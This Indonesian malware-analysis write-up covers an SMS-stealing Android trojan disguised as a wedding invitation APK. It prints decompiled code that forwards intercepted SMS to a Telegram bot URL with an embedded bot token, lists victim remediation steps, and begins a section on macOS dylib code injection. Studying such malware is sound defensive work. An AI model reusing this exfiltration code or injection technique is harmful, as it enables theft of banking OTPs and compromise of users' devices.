
Analisa malware APK Android memiliki peran yang sangat penting dalam melindungi perangkat dan data dari ancaman keamanan. Dengan pemahaman yang lebih baik tentang jenis dan sifat ancaman, serta teknik serangan yang digunakan, langkah-langkah mitigasi yang efektif dapat dikembangkan untuk meningkatkan keamanan perangkat Android secara keseluruhan.


Tujuan dari Analisa malware APK Android ini adalah untuk mengidentifikasi ancaman, memahami teknik serangan, mengembangkan tindakan mitigasi, meningkatkan kesadaran keamanan, dan berkontribusi kepada penelitian keamanan informasi secara umum. Melalui pencapaian tujuan-tujuan ini, diharapkan akan tercipta lingkungan perangkat Android yang lebih aman dan terlindungi dari ancaman malware.

Dalam analisa malware apk ini menggunakan sample yang sedang trend saat ini yaitu SURAT UNDANGAN.apk, Walaupun untuk saat ini banyak sekali para penjahat siber memalsukan apk malware dengan nama yang unik seperti surat undangan pernikahan.apk , resi pengiriman.apk dan yang terbaru dengan nama PPS PEMILU 2024.

Metode Penyebaran malware APK ini mungkin menyebar melalui sumber-sumber yang tidak resmi, seperti situs web atau forum yang tidak terpercaya, atau melalui tautan yang dikirimkan melalui pesan teks seperti Whatsapp atau media sosial.Pengguna mungkin diiming-imingi untuk mengunduh dan menginstal aplikasi ini dengan janji-janji palsu atau menarik, seperti surat undangan pernikahan atau informasi resi pengiriman yang penting.

Setelah diinstal, malware ini mungkin menggunakan berbagai teknik untuk mengelabui pengguna dan melakukan tindakan berbahaya.Dalam kasus ini, salah satu tindakan berbahaya yang dilakukan adalah penggunaan bot SMS untuk mengirim pesan teks yang berisi informasi palsu atau menyesatkan ke nomor tertentu.





Popular Threat Label: trojan.smsspy/frmc
Ini adalah label yang menunjukkan bahwa file tersebut diidentifikasi sebagai sebuah trojan yang berpotensi memata-matai pesan teks (SMS) pada perangkat yang terinfeksi.

Threat Categories:trojan banker
Ini menunjukkan bahwa file tersebut diklasifikasikan sebagai trojan dan juga sebagai banker, yang berarti malware tersebut mungkin dirancang untuk mencuri informasi keuangan pengguna.

Family Labels: smsspy,frmc,smsthief
Ini adalah label yang mengidentifikasi keluarga malware yang terkait dengan file tersebut. Dalam hal ini, file tersebut terkait dengan keluarga malware yang memata-matai pesan teks (SMS) dan mungkin mencuri informasi keuangan.

Contoh Analisa dari Beberapa Vendor:
Contoh hasil Analisa dari beberapa vendor keamanan yang terkemuka, seperti AhnLab-V3, Avira, BitDefender, ESET-NOD32, Kaspersky, McAfee, dll.
Setiap vendor memberikan penilaian berdasarkan deteksi mereka terhadap malware tersebut. Misalnya, beberapa vendor mengklasifikasikan malware tersebut sebagai trojan, sedangkan yang lain mengidentifikasikannya sebagai varian dari malware smsspy atau banker.


Google: Google mendeteksi file tersebut sebagai berbahaya.

Microsoft: Microsoft juga mendeteksi file tersebut sebagai trojan.

Kesimpulannya, hasil Analisa menunjukkan bahwa file "SURAT UNDANGAN.apk" tersebut dicurigai sebagai trojan yang mungkin memata-matai pesan teks (SMS) dan mencuri informasi keuangan pengguna. Hal ini ditunjukkan oleh berbagai deteksi dari vendor keamanan yang berpartisipasi di Virustotal.com.

STATIC ANALYSIS

Mari lanjutkan Analisa file SURAT UNDANGAN.apk dengan menggunakan metode Static Analysis. Static Analysis merupakan proses pemeriksaan struktur dan konten dari file APK tanpa menjalankannya. Metode ini melibatkan pemeriksaan metadata, dekompilasi kode sumber, Analisa string, dan Analisa manifest untuk mengidentifikasi perilaku dan sifat-sifat unik dari malware atau aplikasi berbahaya. Dengan melakukan Static Analysis, kita dapat mengidentifikasi potensi ancaman keamanan, kerentanan, atau perilaku yang mencurigakan dari aplikasi tersebut tanpa perlu menjalankannya secara aktif.



Dalam Analisa ini, file SURAT UNDANGAN.apk dibongkar menggunakan tools jadx-gui. Namun, terdapat kendala dalam membaca skrip dari file AndroidManifest.xml karena tampaknya AndroidManifest.xml telah dienkripsi atau diencode menggunakan berbagai metode kriptografi atau encoding. Penting untuk dicatat bahwa AndroidManifest.xml harus dapat diakses dan dibaca oleh sistem Android untuk mengonfigurasi dan menjalankan aplikasi dengan benar. Analisa AndroidManifest.xml penting dilakukan karena memberikan informasi mengenai izin-izin (uses-permission) yang diminta oleh aplikasi dalam menggunakan sumber daya atau melakukan operasi tertentu.

Untuk mengatasi keterbatasan tersebut, tools aapt telah digunakan untuk membaca dan mengAnalisa file AndroidManifest.xml dari SURAT UNDANGAN.apk. Berdasarkan Analisa tersebut, ditemukan beberapa uses-permission yang didefinisikan dalam file APK tersebut.

```
root@linux:/home/kangali/Desktop/Malware# aapt dump permissions ./SURAT\ UNDANGAN.apk
package: com.album.smsye
uses-permission: name='android.permission.RECEIVE_SMS'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.READ_SMS'
uses-permission: name='android.permission.SEND_SMS'
uses-permission: name='android.permission.WAKE_LOCK'
uses-permission: name='android.permission.ACCESS_NETWORK_STATE'
uses-permission: name='android.permission.RECEIVE_BOOT_COMPLETED'
uses-permission: name='android.permission.FOREGROUND_SERVICE'
root@linux:/home/kangali/Desktop/Malware#
```

Dalam konteks ini, perlu dipahami makna dari setiap uses-permission yang tercantum dalam file AndroidManifest.xml. Berikut adalah penjelasan singkat mengenai setiap izin yang disebutkan dalam file tersebut:

android.permission.RECEIVE_SMS: Izin ini memungkinkan aplikasi untuk menerima SMS (Short Message Service) atau pesan teks yang masuk ke perangkat.

android.permission.INTERNET: Izin ini memungkinkan aplikasi untuk mengakses internet. Ini diperlukan jika aplikasi Anda melakukan operasi yang memerlukan koneksi internet, seperti mengunduh data dari server eksternal atau mengirim permintaan HTTP.

android.permission.READ_SMS: Izin ini memungkinkan aplikasi untuk membaca pesan SMS yang ada di perangkat.

android.permission.SEND_SMS: Izin ini memungkinkan aplikasi untuk mengirim SMS (Short Message Service) atau pesan teks dari perangkat.

android.permission.WAKE_LOCK: Izin ini memungkinkan aplikasi untuk mengaktifkan perangkat dari mode tidur (sleep) agar dapat menjalankan operasi tertentu meskipun layar mati.


android.permission.ACCESS_NETWORK_STATE: Izin ini memungkinkan aplikasi untuk mengakses informasi tentang status jaringan perangkat, seperti apakah perangkat terhubung ke jaringan Wi-Fi atau seluler.

android.permission.RECEIVE_BOOT_COMPLETED: Izin ini memungkinkan aplikasi untuk menerima pemberitahuan ketika perangkat telah selesai booting, sehingga aplikasi dapat memulai layanan atau operasi tertentu setelah booting selesai.

android.permission.FOREGROUND_SERVICE: Izin ini memungkinkan aplikasi untuk menjalankan layanan di latar depan (foreground service), yang biasanya memberikan akses yang lebih tinggi ke sumber daya perangkat dan dapat memberikan notifikasi kepada pengguna.


Dengan memahami dan mengAnalisa setiap izin yang diminta oleh aplikasi dalam file SURAT UNDANGAN.apk, kita dapat membantu dalam mengevaluasi kebutuhan akses dan potensi risiko yang terkait dengan aplikasi tersebut. Penting untuk dicatat bahwa pengguna aplikasi Android akan diberitahu tentang semua izin yang diminta oleh aplikasi sebelum mereka menginstalnya. Izin-izin tersebut juga dapat dilihat dan dikelola oleh pengguna setelah aplikasi diinstal melalui pengaturan perangkat.

Hasil dari izin pengguna (user-permission) menunjukkan adanya potensi yang mencurigakan, tidak hanya itu, kita juga menemukan bagian <receiver> dan <service> yang merujuk pada kelas ReceiveSms dan SendSms, serta adanya NotificationService. Ketiga aspek ini merupakan titik penting untuk dilakukan pencatatan (logging) terhadap SMS dan notifikasi. Selanjutnya, mari kita tinjau proses yang terjadi di dalam MainActivity pada paket com.example.myapplication. MainActivity adalah aktivitas utama yang dimulai saat aplikasi dijalankan.




Dari sini terlihat adanya anomali, di mana saat aplikasi dijalankan, ia akan memulai siaran (broadcast) menggunakan API Telegram.

```
MainActivity.this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6703028076:AAH9kGk3YFvChsYJO1p26yOFCmNKVzLGrac/sendMessage?parse_mode=markdown&chat_id=6093978392&text=*" + stringExtra + "* %0A%0A*From :* _" + stringExtra2 + "_%0A*Message :* _" + stringExtra3 + "_").build()).enqueue(new Callback() { // from class: com.example.myapplicatior.MainActivity.1.1
```




Pada metode onCreate, yang merupakan bagian dari siklus hidup (lifecycle) sebuah aktivitas di Android yang dipanggil ketika aktivitas berhasil dibuat, terdapat anomali yang terlihat di mana aplikasi mengirimkan permintaan izin untuk menerima SMS dan mengirim SMS kepada pengguna. Jika pengguna memberikan izin, maka akan terjadi siaran kembali (broadcast) menggunakan API Telegram.



```
SmsManager.getDefault().sendTextMessage("082183622043", null, "Anda mendapatkan penambahan pulsa",
null, null);
        } catch (Exception e) {
            this.client.newCall(new
Request.Builder().url("https://api.telegram.org/bot6703028076:AAH9kGk3YFvChsYJO1p26yOFCmNKVzLGrac/s
endMessage?parse_mode=markdown&chat_id=6093978392&text=Error : _" + e).build()).enqueue(new
Callback() { // from class: com.example.myapplicatior.MainActivity.3
```

Dari hasil analisa kita dapat melihat dan menyoroti bahwa dalam pesan yang disisipkan pada API Telegram, terdapat pernyataan yang menyatakan "Anda mendapatkan penambahan pulsa di sini". Meskipun pesan ini seharusnya cukup jelas, mari kita melakukan eksplorasi lebih lanjut. Nomor yang digunakan oleh attacker untuk bot telegram adalah 082183622043.



Ketika mengakses URL bot Telegram yang ditujukan, dapat diamati bahwa URL tersebut mengarah ke sebuah bot Telegram yang dikenal dengan nama "HarusBule700". Setiap kali terjadi permintaan layanan data, bot tersebut akan mengirimkan notifikasi ke bot yang bersangkutan, jika ada target yang menginstalnya.

Di atas adalah Analisa malware APK menggunakan metode statis, meskipun terdapat beberapa pendekatan lain yang dapat digunakan untuk melakukan Analisa yang lebih mendalam terhadap malware APK Android tersebut.

Jika korban sudah menginstal aplikasi malware APK yang telah menyebabkan pengalihan SMS OTP dari aplikasi perbankan ke bot Telegram attacker, langkah-langkah penanggulangan yang dapat diambil termasuk:

Hapus Aplikasi Malware:

- Langkah pertama yang harus diambil adalah menghapus aplikasi malware tersebut dari perangkat Android korban.
- Pengguna dapat melakukan ini dengan membuka menu "Pengaturan" -> "Aplikasi" dan mencari aplikasi yang mencurigakan, lalu memilih opsi "Hapus".

Periksa Aktivitas Transaksi:

- Pengguna harus segera memeriksa aktivitas transaksi pada akun perbankan mereka atau layanan keuangan lainnya yang terhubung dengan aplikasi yang terinfeksi.
- Jika ada transaksi yang mencurigakan atau tidak sah, segera laporkan ke penyedia layanan keuangan dan blokir akun jika diperlukan.

Ubah Kata Sandi:

- Jika ada indikasi bahwa kata sandi atau kredensial keuangan telah dikompromikan, segera ubah kata sandi untuk akun perbankan atau layanan keuangan yang terkait.
- Pastikan untuk menggunakan kata sandi yang kuat dan unik untuk setiap akun dan layanan.

Hubungi Penyedia Layanan Keuangan:

- Jika terjadi aktivitas transaksi yang mencurigakan atau tidak sah, segera hubungi penyedia layanan keuangan untuk memberi tahu mereka tentang situasi tersebut.
- Mereka dapat memberikan bantuan lebih lanjut dalam mengamankan akun dan memulihkan dana yang hilang jika memungkinkan.

Waspadai Potensi Penipuan Lainnya:

- Pengguna perlu meningkatkan kewaspadaan mereka terhadap potensi penipuan atau serangan phishing lainnya yang mungkin terjadi setelah kejadian ini.
- Hindari mengklik tautan yang mencurigakan atau memberikan informasi pribadi atau keuangan kepada pihak yang tidak dikenal atau tidak dipercaya.

Peningkatan Kesadaran Keamanan:

- Peningkatan kesadaran keamanan terhadap ancaman keamanan digital yang ada dan praktik keamanan yang baik dapat membantu mencegah terjadinya serangan serupa di masa depan.
- Ajarkan kepada pengguna tentang tanda-tanda infeksi malware, praktik pengamanan perangkat, dan langkah-langkah pencegahan yang diperlukan.

Jika korban mengalami kerugian keuangan atau kesulitan lainnya sebagai akibat dari infeksi malware tersebut, penting untuk segera melaporkan insiden ini kepada penyedia layanan keuangan dan instansi yang berwenang untuk mendapatkan bantuan lebih lanjut.

CODE INJECTION MACOS DESKTOP CLIENT

CODE INJECTION

Code Injection atau Injeksi Kode Dalam konteks kerentanan, "code injection" dapat memungkinkan aplikasi "malicious" yang dijalankan dengan izin pengguna standar untuk menyuntikkan dan menjalankan kode tambahan ke aplikasi target. Dalam konteks macOS Desktop Client, "code injection" dapat mengacu pada penyisipan kode tambahan ke dalam proses aplikasi desktop yang berjalan di sistem operasi macOS.

Ada beberapa metode "Code Injection" di aplikasi desktop :

1. Dynamic Link Library (DLL) Injection: Dalam macOS, istilah yang lebih tepat adalah dylib. Ini melibatkan menyisipkan sebuah dynamic library (dylib) ke dalam proses yang berjalan. Dylib ini berisi kode yang ingin disuntikkan ke dalam proses aplikasi desktop.

2. Code Cave Injection: Ini melibatkan penyisipan kode di dalam "cave" di dalam ruang memori yang sudah dialokasikan dalam proses. Code cave ini adalah area kosong di dalam alamat memori proses di mana kode tambahan dapat ditempatkan tanpa mengganggu integritas aplikasi yang sedang berjalan.

3. API Hooking: Dalam hal ini, fungsi tertentu dalam aplikasi dimodifikasi sehingga sebelum atau sesudah eksekusi fungsi tersebut, kode tambahan yang diinginkan dapat dieksekusi.

4. Shellcode Injection: Ini melibatkan penyisipan kode biner langsung ke dalam alamat memori proses, yang kemudian dieksekusi oleh prosesor. Teknik ini sering digunakan dalam serangan eksploitasi.

Dalam tulisan ini akan membahas CVE-2023-25182 "Code Injection DYLIB" pada aplikasi "Desktop Client" Intel MacOS yaitu Intel Unite.

Berikut adalah penjelasan celah keamanan "Code Injection — DYLIB" pada aplikasi klien desktop MacOS :

- Jika aplikasi target tidak mengaktifkan "Hardened Runtime", maka teknik yang bisa digunakan adalah DYLD_INSERT_LIBRARIES. "Code Injection" dynamic library (dylib) ke dalam proses yang berjalan menggunakan variabel lingkungan DYLD_INSERT_LIBRARIES.

